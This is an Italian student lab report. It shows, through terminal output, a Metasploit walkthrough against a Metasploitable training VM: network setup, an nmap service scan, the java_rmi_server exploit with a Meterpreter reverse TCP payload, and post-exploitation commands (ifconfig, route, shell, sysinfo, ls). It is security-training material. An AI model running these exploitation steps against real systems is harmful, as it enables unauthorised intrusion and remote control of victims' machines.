

Esercitazione W16D4

Ilaria Pedrelli

Progetto fine modulo 4




```
  GNU nano 7.2                                        /etc/network/interfaces *

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

#auto eth0
#iface eth0 inet dhcp


auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.50.1
```




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d3:7b:60
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:7b60/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2954 (2.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Dopo aver impostato gli IP delle macchine come da richiesta, verifico l'esistenza della porta 1099 e del servizio attivo con il comando nmap -Sv.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV  192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-23 13:44 EST
Nmap scan report for 192.168.11.112
Host is up (0.034s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
```


Successivamente avvio la console di metaslpoit con il comando **msfconsole**. Con il comando **search java_rmi** cerco l'exploit che mi permette di aprire una sessione di meterpreter e setto le opzioni come da screenshot.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                               normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java
 Code Execution
   2  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Sc
anner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Es
calation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```




```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
```



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```


Lancio exploit e avvio quindi la sessione di meterpreter e inizio a lanciare i comandi:

If config con cui posso vedere la configurazione di rete




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/q0Gff6g
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36371) at 2024-02-23 13:59:59 -0500

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed3:7b60
IPv6 Netmask : ::

meterpreter > 
```

Route: Con cui posso vedere la tabella di rounting.




```
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway  Metric  Interface
    ------         -------        -------  ------  ---------

    127.0.0.1      255.0.0.0      0.0.0.0
    192.168.11.112 255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------

    ::1                       ::       ::
    fe80::a00:27ff:fed3:7b60  ::       ::
meterpreter >
```



```
meterpreter > shell
Process 1 created.
Channel 2 created.
route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    *               255.255.255.0   U     0      0        0 eth0
```


Sysinfo: che mi restituisce nome del sistema operativo, nome del computer, la lingua.



```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-02-23 13:13:27 -0500  dev
040666/rw-rw-rw-  4096     dir   2024-02-23 13:13:33 -0500  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  41871    fil   2024-02-23 13:13:34 -0500  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-02-23 13:13:17 -0500  proc
040666/rw-rw-rw-  4096     dir   2024-02-23 13:13:34 -0500  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-02-23 13:13:18 -0500  sys
040666/rw-rw-rw-  4096     dir   2024-02-23 13:37:50 -0500  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

